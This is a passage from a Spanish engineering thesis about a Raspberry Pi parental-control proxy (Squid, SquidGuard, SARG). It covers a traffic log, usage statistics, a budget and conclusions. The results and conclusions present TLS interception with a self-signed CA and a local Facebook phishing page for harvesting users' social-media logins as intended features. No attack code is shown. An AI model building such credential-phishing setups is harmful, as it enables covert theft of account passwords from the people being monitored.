


Figura 93: Configuración de Proxy en Mozilla Firefox

Elaborado por: Investigador

6. Tras aplicar las configuraciones, se puede seguir navegando por internet de manera normal siempre y cuando la Raspberry se encuentre en funciones. La Figura 94 muestra una captura de la terminal en la SBC que previamente se dejó a la escucha de peticiones web. Como se puede observar, el tráfico de red generado por el cliente a través del navegador web, ha sido interceptado por el servidor comprobando la correcta configuración del proxy.



```
pi@raspberrypi: ~  
File Edit Tabs Help  
1600360288.540 221 192.168.1.19 TCP_MISS/200 480 GET http://www.squid-cache.org/Images/img2.gif - HIER_DIRECT/2001:19c0:e:13::33 image/gif  
1600360288.576 201 192.168.1.19 TCP_MISS/200 463 GET http://www.squid-cache.org/Images/img5.gif - HIER_DIRECT/2001:19c0:e:13::33 image/gif  
1600360288.584 215 192.168.1.19 TCP_MISS/200 810 GET http://www.squid-cache.org/Images/img3.gif - HIER_DIRECT/2001:19c0:e:13::33 image/gif  
1600360288.615 205 192.168.1.19 TCP_MISS/200 796 GET http://www.squid-cache.org/Images/img8.gif - HIER_DIRECT/2001:19c0:e:13::33 image/gif  
1600360288.948 103 192.168.1.19 TCP_MISS/200 1784 GET http://www.squid-cache.org/favicon.ico - HIER_DIRECT/2001:19c0:e:13::33 image/vnd.microsoft.icon  
1600360302.306 170859 192.168.1.19 TCP_TUNNEL/200 4868 CONNECT wikipedia.com:443 - HIER_DIRECT/2620:0:860:ed1a::9 -  
1600360334.305 170747 192.168.1.19 TCP_TUNNEL/200 5061 CONNECT wikipedia.org:443 - HIER_DIRECT/2620:0:860:ed1a::1 -  
1600360334.318 202322 192.168.1.19 TCP_TUNNEL/200 72469 CONNECT www.wikipedia.org:443 - HIER_DIRECT/2620:0:860:ed1a::1 -  
1600360338.311 173473 192.168.1.19 TCP_TUNNEL/200 7003 CONNECT fonts.googleapis.com:443 - HIER_DIRECT/2607:f8b0:4008:80e::200a -  
1600360374.312 170804 192.168.1.19 TCP_TUNNEL/200 4014 CONNECT www.google.com.ec:443 - HIER_DIRECT/2607:f8b0:4008:80f::2003 -  
1600360375.316 171879 192.168.1.19 TCP_TUNNEL/200 296369 CONNECT accounts.google.com:443 - HIER_DIRECT/2607:f8b0:4008:804::200d -  
1600360382.350 177289 192.168.1.19 TCP_TUNNEL/200 34494 CONNECT fonts.gstatic.com:443 - HIER_DIRECT/2607:f8b0:4008:802::2003 -
```

Figura 94: Captura de tráfico del cliente proxy

Elaborado por: Investigador

**Resultado Obtenido.** – Al finalizar esta sección se ha podido configurar satisfactoriamente a clientes del servidor proxy. El mismo proceso se puede aplicar a diferentes sistemas operativos y navegadores debido a que los servidores proxy son una parte esencial de las redes informáticas.

### 3.1.4 Análisis de Resultados

Para comprobar el correcto funcionamiento del prototipo se lo ha implementado en una red de área local conforme al esquema presentado en la Figura 32 del apartado de diseño del sistema. Tras veinte días de uso del prototipo se ha verificado su compatibilidad con diversos sistemas operativos y desempeño en tareas cotidianas. En la Tabla 7 se puede apreciar la información obtenida y procesada por el proxy, los primeros días solamente se probaba el desenvolvimiento del sistema por periodos cortos de tiempo, sin embargo, tras las pruebas preliminares más usuarios fueron agregados y el dispositivo funcionaba todo el día siendo esto evidenciado por la cantidad de bytes que atravesaron el servidor en los postreros días.


<b>Día</b>	<b>Número de Usuarios</b>	<b>Peticiones</b>	<b>Bytes Procesados</b>	<b>Datos en Caché (%)</b>	<b>Datos fuera de Caché (%)</b>
1	1	204	1.29M	0.57	99.43
2	1	1.14K	13.51M	42.49	57.51
3	1	45	1.45M	99.13	0.87
4	2	118	732.34K	1.02	98.98
5	5	5.97K	448.23M	4.93	95.07
6	1	34	4.39K	0	100
7	4	2.28K	65.03M	41.35	58.65
8	4	3.22K	60.67M	96.69	3.31
9	7	36.90K	19.70G	33.84	66.16
10	3	4.47K	604.62M	13.46	86.54
11	6	14.38K	1.27G	98.06	1.94
12	4	10.58K	4.09G	6.62	93.98
13	4	14.61K	401.4M	48.34	51.66
14	9	15.31K	9.01G	97.92	2.08
15	9	26.88K	5.14G	99.61	0.39
16	9	37.44K	5.58G	95.15	4.85
17	11	58.57K	13.57G	64.23	35.77
18	8	18.43K	5.45G	21.97	78.03
19	10	57.20K	14.33G	34.96	65.04
20	11	23.30K	5.35G	26.63	73.37

Tabla 7: Datos recopilados por Squid durante los días de prueba

Elaborado por: Investigador

En lo que al uso de caché concierne, como se puede observar en la Figura 95 no hay una relación como tal que pueda formarse a partir del número de peticiones ejecutadas y el uso de la memoria intermedia. La utilidad del sistema en brindar recursos usualmente requeridos por los diversos elementos de la red dependerá en gran medida del tipo de navegación que cada usuario lleve a cabo, por ejemplo, en celulares en los que predomina el uso de aplicaciones en vez de un navegador web como es el caso del primer y segundo dispositivo se presenta un patrón similar de baja caché usada, mas

en un dispositivo que prioritariamente usa un explorador, como en computadoras, el uso de esta antememoria es más recurrente.



*Leyenda:*

<i>A#</i>	Dispositivo Android
<i>W#</i>	Ordenador con Windows 10
<i>L#</i>	Ordenador con distribución GNU/Linux
<i>IOS</i>	Iphone
<i>WP</i>	Windows Phone
<i>TV</i>	Smart TV Android

Figura 95: Porcentajes de caché usado por clientes

Elaborado por: Investigador

Inicialmente se incluyó dentro de las directrices del proxy que todo el tráfico sea descriptado por medio de la utilización de certificados autogenerados, el problema de esta disposición fue que algunas aplicaciones rechazaban la autoridad certificadora localmente instalada liderando a un mal funcionamiento de las mismas; actualizaciones de sistema, tiendas y juegos en línea junto con servicios de videoconferencias son ejemplos de recursos informáticos que negaban el acceso a los clientes de squid. Una manera de solucionar este inconveniente es recopilar las direcciones IP o nombres de dominio en conflicto en una lista de excepciones del servidor para que no sean interceptadas, sin embargo, en términos prácticos es un proceso tedioso para el usuario teniendo en cuenta el heterogéneo mercado de software

actualmente existente. Se optó por usar un método no invasivo para el tráfico cifrado ordenando que el proxy actúe como un túnel al presentarse peticiones de este tipo, no sin antes extraer la mayor cantidad de datos de la petitoria iniciada desde el dispositivo cliente.

Para la extracción de credenciales de acceso a redes sociales se instaló la autoridad certificadora en celulares y computadoras, sin embargo, en teléfonos móviles es menos frecuente que el usuario acceda a cuentas personales desde el navegador por lo que la técnica de phishing va orientada a ordenadores. En la Figura 96 se expone la página local de Facebook en un cliente de Windows 10, la única diferencia que se podría constatar por inspección es el certificado perteneciente al sistema de monitoreo y control parental.




Figura 96: Página Phishing de Facebook con certificado autogenerado

Elaborado por: Investigador

Con respecto al bloqueo de contenido, se ha podido configurar el servidor de manera efectiva para que impida el acceso a las páginas adjuntas en las listas negras, siendo el resultado expuesto en la Figura 97. Aunque esto no garantiza totalmente la denegación de acceso a todo tipo de contenido indeseable reduce considerablemente la comodidad de ingresar a sitios web sin restricciones.




Figura 97: Página bloqueada por el sistema implementado  
Elaborado por: Investigador

La interfaz gráfica resulta cómoda para la administración de varios servicios en la Raspberry Pi, especialmente para la generación de reportes con SARG, ofreciendo la posibilidad de realizar dicha acción de manera automatizada en un horario previamente definido. Cabe recalcar que el módulo gráfico de Squidguard presenta inestabilidad por lo que es mejor gestionar lo relacionado a éste de forma manual.

### 3.2 Presupuesto

En base a los elementos utilizados para el desarrollo del prototipo se detalla la Tabla 8.

<b>PRESUPUESTO</b>					
<b>Ítem</b>	<b>Descripción</b>	<b>Cantidad</b>	<b>Unidad</b>	<b>Valor Unitario</b>	<b>Valor Total</b>
<b>1</b>	Raspberry Pi 3B+	1	c/u	\$59.82	\$59.82
<b>2</b>	Case Raspberry Pi 3B y Ventilador	1	c/u	\$8.93	\$8.93
<b>3</b>	Disipador Raspberry Pi 3B pequeño	1	c/u	\$0.67	\$0.67
<b>4</b>	Disipador Raspberry Pi 3B grande	1	c/u	\$0.89	\$0.89
<b>5</b>	Fuente de Alimentación 5V – 3A	1	c/u	\$5.36	\$5.36
<b>6</b>	Tarjeta MicroSD 32GB	1	c/u	\$9.00	\$9.00
<b>7</b>	Adaptador USB 3.0 a Ethernet	1	c/u	\$15.00	\$15.00
<b>8</b>	Cable Ethernet CAT 5	3	metro	\$1.33	\$4.00
<b>9</b>	Router	1	c/u	\$24.00	\$24.00
				<b>Total</b>	<b>\$127.67</b>

Tabla 8: Costo del hardware

Elaborado por: Investigador

Para el costo del diseño, se ha recurrido al Ministerio de Trabajo a fin de conocer el sueldo promedio de un ingeniero en electrónica y comunicaciones, mismo que resultó ser aproximadamente \$430.60 mensualmente. De la misma forma, se considera que el diseño del prototipo tomó un aproximado de 160 horas lo cual equivale a un mes de trabajo. En consecuencia, el valor total del sistema tratado por el presente proyecto de investigación puede observarse en la Tabla 9.

<b>Sistema de Monitoreo y Control Parental para Redes de Área Local</b>	
<b>Descripción</b>	<b>Valor</b>
<b>Costo de Hardware</b>	\$127.67
<b>Costo de Diseño</b>	\$430.60
<b>Total</b>	\$558.27

Tabla 9: Costo Total del Prototipo

Elaborado por: Investigador

## CAPÍTULO IV

### CONCLUSIONES Y RECOMENDACIONES

#### 4.1 Conclusiones

- Tras el análisis de varios estudios e investigaciones se concluye que las principales amenazas que los menores de edad enfrentan en internet tienen que ver con la exposición a contenido ilegal, perjudicial o inapropiado que puede afectar de manera permanente su salud mental o física, además de cambiar su perspectiva de la sociedad. Las redes sociales son una fuente de difusión de información que no siempre es de beneficio, pudiendo incluir ideologías dañinas, retos que incitan a violencia hacia otros o autoinfligida con el continuo riesgo de ser contactado por personas maliciosas que buscan extraer datos sensibles o atentar contra la integridad del menor.
- La computadora de placa única Raspberry Pi 3B+ es el fundamento sobre el cual se apoya el desarrollo del prototipo, se puede destacar con respecto a sus antecesoras, el puerto Ethernet integrado y su velocidad de 300Mb/s en los puertos USB. Su memoria RAM de 1GB permite que más caché pueda ser almacenada y entregada a los usuarios de manera más eficiente en contraste con el caché almacenado en la tarjeta SD. La inclusión de un procesador de 1.4 GHz permite que pueda procesar las tareas con un rendimiento óptimo y proporcionar servicios de proxy, filtrado de contenido, DNS, DHCP, servidor web, entre otros sin llegar a saturarse. A parte de la SBC se ha utilizado un router, el mismo que puede variar de usuario a usuario, sin embargo, es necesaria la particularidad de que se pueda configurar en modo puente.
- Al finalizar la configuración de las diversas herramientas de software que constituyen el sistema de monitoreo y control parental para redes de área local se ha logrado obtener un prototipo funcional capaz de registrar las actividades



- concernientes a la navegación de clientes en la red local y denegar el acceso a sitios inapropiados mediante el uso de listas negras. Adicionalmente brinda la posibilidad de ofrecer una navegación por internet más rápida a razón de la memoria caché del servidor junto con la oportunidad de extraer credenciales de acceso a redes sociales definidas por el usuario.

#### **4.2 Recomendaciones**

- Si bien este sistema tiene como propósito reducir la exposición de menores de edad hacia amenazas presentes en internet, no se debe tomar como un mecanismo absoluto de protección. Siempre será necesaria la dirección y apoyo de los padres o tutores socializando y advirtiendo de manera adecuada los posibles riesgos que se pueden presentar en su interacción con el mundo exterior.
- Debido a la inestabilidad presente en el módulo Squidguard de la interfaz gráfica, es aconsejable manejar el programa con el uso directo de su archivo de configuración, proceso que puede ser realizado con el mismo webmin en el apartado de herramientas y administración de archivos. El formato para la adición de nuevas categorías de listas negras se encuentra presente en este documento.
- Para una mayor eficiencia del sistema, es recomendable actualizar las listas negras al menos una vez al mes ya que estas son actualizadas al menos dos veces por semana.

## MATERIALES DE REFERENCIA

- [1] M. L. S. Ortiz, Análisis del tráfico de red en los laboratorios especializados del departamento de ciencias de la computación, Quito: Universidad de las Fuerzas Armadas ESPE. Carrera de Ingeniería de Sistemas e Informática., 2015.
- [2] D. Sánchez, Implementación de un sistema de monitoreo y protección de datos en la red de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, Ambato: Universidad Técnica de Ambato Facultad de Ingeniería en Sistemas, Electrónica e Industrial. Carrera Ingeniería en Sistemas Computacionales e Informáticos, 2017.
- [3] E. L. Solórzano Sánchez y J. M. Bohórquez Castro, Prototipo de un control parental para el internet en el hogar, operado desde un dispositivo android., Guayaquil, Guayas: Universidad de Guayaquil, 2016.
- [4] L. Freire, Implementación de una plataforma de detección de accesos a sitios maliciosos, Guayaquil: ESPOL, 2017.
- [5] UNICEF, «Estado mundial de la infancia 2017: Niños en un mundo digital. resumen.,» UNICEF, 2017. [En línea]. Available: <https://www.unicef.es/sites/unicef.es/files/comunicacion/estado-mundial-infancia-2017.pdf>. [Último acceso: 10 02 2020].
- [6] C. I. O. Soto, Sistema experto aplicado para la detección de vulnerabilidades en niños ante peligros en facebook, Perú: Universidad Continental, 2016.
- [7] A. Tsirtsis, N. Tsapatsoulis, M. Stamatelatos, K. Papadamou y M. Sirivianos, «Cyber security risks for minors: A taxonomy and a software architecture,» de *11th International Workshop on Semantic and Social Media Adaptation and Personalization (SMAP)*, Thessaloniki, 2016.
- [8] S. F. Deslandes y T. Coutinho, «The intensive use of the internet by children and adolescents in the context of COVID-19 and the risks for self-inflicted violence,» de *Ciênc. saúde coletiva* 25, Río de Janeiro, 2020.
- [9] El Telégrafo, «Las aplicaciones facilitan el abuso sexual en línea,» El Telégrafo, 03 Diciembre 2018. [En línea]. Available: <https://www.eltelegrafo.com.ec/noticias/judicial/12/aplicaciones-facilitan-abuso-sexual-en-linea>. [Último acceso: 11 03 2020].
- [10] P. Gómez, Riesgo del uso de internet por niños y adolescentes. Estrategias de seguridad, México: Instituto Nacional de Pediatría, 2019.
- [11] E. Paucar, «Contacto por redes sociales con extraños es una vía de riesgo,» *El Comercio*, 27 Octubre 2019.
- [12] I. A. Díaz, K. Kopecky, J. M. Romero y J. M. Trujillo, «Patologías asociadas al uso de internet. Una revisión sistemática y metaanálisis en WoS y Scopus,» UNAM, México, 2019.
- [13] S. V. Vasudevan, V. Subashri y D. P. Kothari, Computer Networking, Reino Unido: Alpha Science International, 2015.
- [14] M. Newman, Networks, 2 ed., Reino Unido: Oxford, 2018.

- [15] J. M. Huidobro Moya, *Redes y servicios de telecomunicaciones*, Madrid: Thompson Ediciones, 2006.
- [16] G. B. Chiquero, «Red de Acceso,» de *UF1872 - Implantación y configuración de pasarelas*, Elearning, S.L, 2015, p. 56.
- [17] P. Fortier, *Modeling and Analysis of Local Area Networks*, Estados Unidos: CRC Press, 2018.
- [18] P. Fortier, *CRC Handbook of Local Area Network Software: Concepts and Technology*, New York: CRC Press, 2018.
- [19] J. M. Kizza, «Computer Network Fundamentals,» de *Guide to Computer Network Security*, London, Springer, 2015.
- [20] M. Matamala Peinado y C. Caballero González, *Instalación y configuración de los nodos a una red de área local*, Madrid: Ediciones Paraninfo S.A., 2016.
- [21] Disha Experts, «types of Computer Networks,» de *Computer Knowledge for SBI/ IBPS Clerk/ PO/ RRB/ RBI/ SSC/ Railways/ Insurance Exams 2nd Edition*, Disha Publications, 2017, p. 112.
- [22] H. Andrea, «10 Different Types of Networks,» *Networks Training*, [En línea]. Available: <https://www.networkstraining.com/different-types-of-networks/>. [Último acceso: 18 11 2020].
- [23] D. Lowe, «Seeing Networks Big and Small,» de *Networking All-in-One For Dummies*, John Wiley & Sons, 2016, p. 13.
- [24] A. Tanenbaum, *Redes de Computadoras*, Mexico: Pearson Education, 2003.
- [25] B. Shin, *A Practical Introduction to Enterprise Network and Security Management*, EEUU: CRC Press, 2017.
- [26] M. Zamora, «Internet,» Universidad Autónoma del Estado de Hidalgo, Enero 2014. [En línea]. Available: [https://www.uaeh.edu.mx/docencia/P\\_Presentaciones/prepa3/Presentaciones\\_Enero\\_Junio\\_2014/Definicion%20de%20Internet.pdf](https://www.uaeh.edu.mx/docencia/P_Presentaciones/prepa3/Presentaciones_Enero_Junio_2014/Definicion%20de%20Internet.pdf). [Último acceso: 17 Marzo 2020].
- [27] M. Aggarwal, *Network Security with PfSense : Architect, Deploy, and Operate Enterprise-Grade Firewalls*, Packt Publishing, Limited, 2018.
- [28] M. Jeftovic, *Managing Mission - Critical Domains and DNS : Demystifying Nameservers, DNS, and Domain Names*, Packt Publishing, Limited, 2018.
- [29] W. Panek, *MCSA Windows Server 2016 Study Guide: Exam 70-741*, John Wiley & Sons, Incorporated, 2017.
- [30] J. M. Kizza, «Local Area Networks (LANs),» de *Guide to Computer Network Security*, Chattanooga, USA, Springer, London, 2015, p. 6.
- [31] Antonio, «MEDIOS DE TRANSMISIÓN,» Wordpress, 02 03 2015. [En línea]. Available: <https://mediosdetransmision07.wordpress.com/2015/03/02/2/>. [Último acceso: 06 10 2020].
- [32] Ingeniería Systems, «Comparación entre el modelo OSI y el modelo TCP/IP - Comunicación de mensajes - CCNA1 V5 - CISCO C3,» Azarias Digital, 2016. [En línea]. Available:

- <http://www.ingenieriasystems.com/2016/10/Comparacion-entre-el-modelo-OSI-y-el-modelo-TCPIP-Comunicacion-de-mensajes-CCNA1-V5-CISCO-C3.html>. [Último acceso: 01 09 2020].
- [33] DefiniciónABC, «Definición de Hub (concentrador),» DefiniciónABC, [En línea]. Available: <https://www.definicionabc.com/tecnologia/hub-concentrador.php>. [Último acceso: 13 10 2020].
- [34] Redes locales y globales, «Puentes (bridges),» Google sites, [En línea]. Available: <https://sites.google.com/site/redeslocalesyglobales/2-aspectos-fisicos/5-dispositivos-de-interconexion-de-redes/3-puentes>. [Último acceso: 14 10 2020].
- [35] R. C. Dorf, «FDDI,» de *Computers, Software Engineering, and Digital Devices*, Informa, 2018, pp. 14-7.
- [36] D. Seidl y M. Chapple, *CompTIA CySA+ Study Guide : Exam CS0-001*, John Wiley & Sons, Incorporated, 2017.
- [37] M. Gregg, *The Network Security Test Lab : A Step-By-Step Guide*, John Wiley & Sons, Incorporated, 2015.
- [38] R. Messier, *Network Forensics*, John Wiley & Sons, Incorporated, 2017.
- [39] GCFGlobal, «Seguridad en internet - ¿Qué es el control parental?,» GCF Aprende Libre, [En línea]. Available: <https://edu.gcfglobal.org/es/seguridad-en-internet/que-es-el-control-parental/1/>. [Último acceso: 11 03 2020].
- [40] S. Misra y S. Goswami, *Network Routing : Fundamentals, Applications, and Emerging Technologies*, John Wiley & Sons, Incorporated, 2017.
- [41] P. Gohel, *Cyber Attacks: are we really secure?*, P. D. Apps, 2017.
- [42] Management Association, Information Resources, National Security: breakthroughs in research and practice, EEUU: IGI Global, 2019.
- [43] Ministerio de justicia y derechos humanos, «Cyberbullying guia practica para adultos,» [En línea]. Available: <http://www.codajic.org/sites/www.codajic.org/files/guiacyberbullying.pdf>. [Último acceso: 11 03 2020].
- [44] The New York Times Editorial Staff, *Cyberbullying: A Deadly Trend*, New York: The Rosen Publishing Group, Inc, 2018.
- [45] W. Andrew, *Advanced Industrial Control Technology*, United Kingdom: Elsevier, 2010.
- [46] B. Quresh y A. Koubaa, «On Energy Efficiency and Performance Evaluation of Single Board Computer Based Clusters: A Hadoop Case Study,» de *Challenges and Opportunities of IoT Deployments—Avoiding the Internet of Junk*, Portugal, 2019.
- [47] Hectronic, «PC/104 - Product listing,» Hectronic, [En línea]. Available: <https://hectronic.se/products/single-board-computers/pc-104/>. [Último acceso: 17 Marzo 2020].
- [48] D. Ikoma, N. K. Abe, H. Toda y M. S. H. Aomori, «"Noncontact heart rate measurement system on single board computer",» de *International Conference*

on *Electronics Packaging and iMAPS All Asia Conference (ICEP-IAAC)*, Japón, 2018.

- [49] E. Susana y H. Tjahjadi, «"Handheld pulse oximeter based on single board computer raspberry Pi B +",» de *2017 15th International Conference on Quality in Research (QiR) : International Symposium on Electrical and Computer Engineering*, Nusa Dua, Indonesia, 2017.
- [50] S. Misbahuddin, M. M. Ibrahim, A. M. Alnajar, B. Q. Alolabi y A. F. Ammar, «"Automatic Patients' Vital Sign Monitoring by Single Board Computer (SBC) Based MPI Cluster",» de *019 2nd International Conference on Computer Applications & Information Security (ICCAIS)*, Riyadh, Saudi Arabia, 2019.
- [51] H. A. Shiddieqy, F. I. Hariadi y T. Adiono, «"Implementation of deep-learning based image classification on single board computer",» de *2017 International Symposium on Electronics and Smart Devices (ISESD)*, Yogyakarta, 2017.
- [52] S. Siregar, I. b. Ibrahim, M. I. Sani y M. I. Sari, «"Design of Computer Vision Based Ball Detection System on Wheeled Robot Soccer",» de *2018 International Conference on Control, Electronics, Renewable Energy and Communications (ICCEREC)*, Bandung, Indonesia, 2018.
- [53] J. B. Guapacha y S. C. A. Mantovanni, «"Real time object detection and tracking using the Kalman Filter embedded in single board in a robot",» de *2017 CHILEAN Conference on Electrical, Electronics Engineering, Information and Communication Technologies (CHILECON)*, Pucon, 2017.
- [54] O. Haffner, E. Kučera y M. Bachúriková, «"Proposal of weld inspection system with single-board computer and Android smartphone",» de *2016 Cybernetics & Informatics (K&I)*, Levoca, 2016.
- [55] G. F. Nama, D. Despa y Mardiana, «"Real-time monitoring system of electrical quantities on ICT Centre building University of Lampung based on Embedded Single Board Computer BCM2835",» de *2016 International Conference on Informatics and Computing (ICIC)*, Mataram, 2016.
- [56] T. Köklü y S. Kılınc, «"Remote monitoring of photovoltaic systems using embedded system clusters",» de *2016 24th Signal Processing and Communication Application Conference (SIU)*, Zonguldak, 2016.
- [57] S. Sruthy y S. N. George, «"WiFi enabled home security surveillance system using Raspberry Pi and IoT module",» de *2017 IEEE International Conference on Signal Processing, Informatics, Communication and Energy Systems (SPICES)*, Kollam, 2017.
- [58] S. J. Matthews, R. W. Blaine y A. F. Brantly, «"Evaluating single board computer clusters for cyber operations",» de *2016 International Conference on Cyber Conflict (CyCon U.S.)*, Washington DC, 2016.
- [59] U. Isikdag, «Internet of Things: Single-Board Computers,» de *Enhanced Building Information Models.*, Estambul, SpringerBriefs in Computer Science, 2015, pp. 43-53.

- [60] S. Wazir, H. A. Imran, U. Mujahid y M. Bilal, «Single Board Computers (SBC): The Future of Next Generation Pedagogies in Pakistan,» de *Cornell University*, Pakistan, 2020.
- [61] F. Kaup, S. Hacker, E. Mentzendorff, C. Meurisch y D. Hausheer, «The Progress of the Energy-Efficiency of Single-board Computers,» de *NetSys Technical Report No. NetSys TR-2018-01*, 2018.
- [62] CubieBoard, «CubieBoard6 is released to the overseas users,» CubieBoardA series of open source hardware, 27 12 2017. [En línea]. Available: <http://cubieboard.org/2017/12/27/cubieboard6-is-released-to-the-overseas-users/>. [Último acceso: 06 11 2020].
- [63] HardKernel, «ODROID-C2,» HardKernel, [En línea]. Available: <https://www.hardkernel.com/shop/odroid-c2/>. [Último acceso: 06 11 2020].
- [64] BeagleBoard.org, «Product Comparison Table,» BeagleBoard.org, 09 2019. [En línea]. Available: <http://beagleboard.org/boards>. [Último acceso: 09 11 2020].
- [65] CubieBoard Docs, «CubieBoard Open-Source Hardware,» CubieBoard, 06 2017. [En línea]. Available: <http://docs.cubieboard.org/products/start#a20-cubietruck>. [Último acceso: 09 11 2020].
- [66] Raspberry Pi, «Raspberry Pi 3 Model B+,» Raspberry Pi, [En línea]. Available: <https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/?resellerType=home>. [Último acceso: 09 11 2020].
- [67] Raspberry Pi, «Raspberry Pi 4 Tech Specs,» Raspberry Pi, 2019. [En línea]. Available: <https://www.raspberrypi.org/products/raspberry-pi-4-model-b/specifications/?resellerType=home>. [Último acceso: 09 11 2020].
- [68] K. Saini, *Squid Proxy Server 3.1*, EEUU: Packt Publishing Ltd, 2013.
- [69] Squid Developers, «Squid: Optimising Web Delivery,» Squid-cache.org, [En línea]. Available: <http://www.squid-cache.org/>. [Último acceso: 20 10 2020].
- [70] SUSE Linux Enterprise Server, «40 Squid Caching Proxy Server,» SUSE, 2020. [En línea]. Available: <https://documentation.suse.com/sles/15-SP1/html/SLES-all/cha-squid.html>. [Último acceso: 21 10 2020].
- [71] Raspberry Pi, «Installing operating system images,» RASPBERRY PI FOUNDATION, [En línea]. Available: <https://www.raspberrypi.org/documentation/installation/installing-images/README.md>. [Último acceso: 17 09 2020].
- [72] C. Schroder, «Advanced Dnsmasq Tips and Tricks,» linux.com, 08 02 2018. [En línea]. Available: <https://www.linux.com/topic/networking/advanced-dnsmasq-tips-and-tricks/>. [Último acceso: 2021 01 03].
- [73] A. Blanco Solsona, J. . M. Huidobro Moya y J. J. Calero, *Redes de área local: administración de sistemas informáticos*, Madrid: Paraninfo, 2006.
- [74] J. C. Santos, *Seguridad Informática*, España: RA-MA, 2006.
- [75] J. F. Martínez, *Implantación de Aplicaciones web en entornos Internet, Intranet y Extranet*, España: RA-MA, 2015.

- [76] Syngress, *Ethereal Packet Sniffing*, Estados Unidos de América: Syngress Publishing, Inc, 2004.
- [77] Editorial, Equipo, «El monitoreo de red dentro de las organizaciones modernas,» *Reporte Digital*, 9 05 2019. [En línea]. Available: <https://reportedigital.com/seguridad/monitoreo-de-red/>. [Último acceso: 11 03 2020].
- [78] C. Date, *Introducción a los sistemas de bases de datos*, México: Pearson Educacion, 2001.
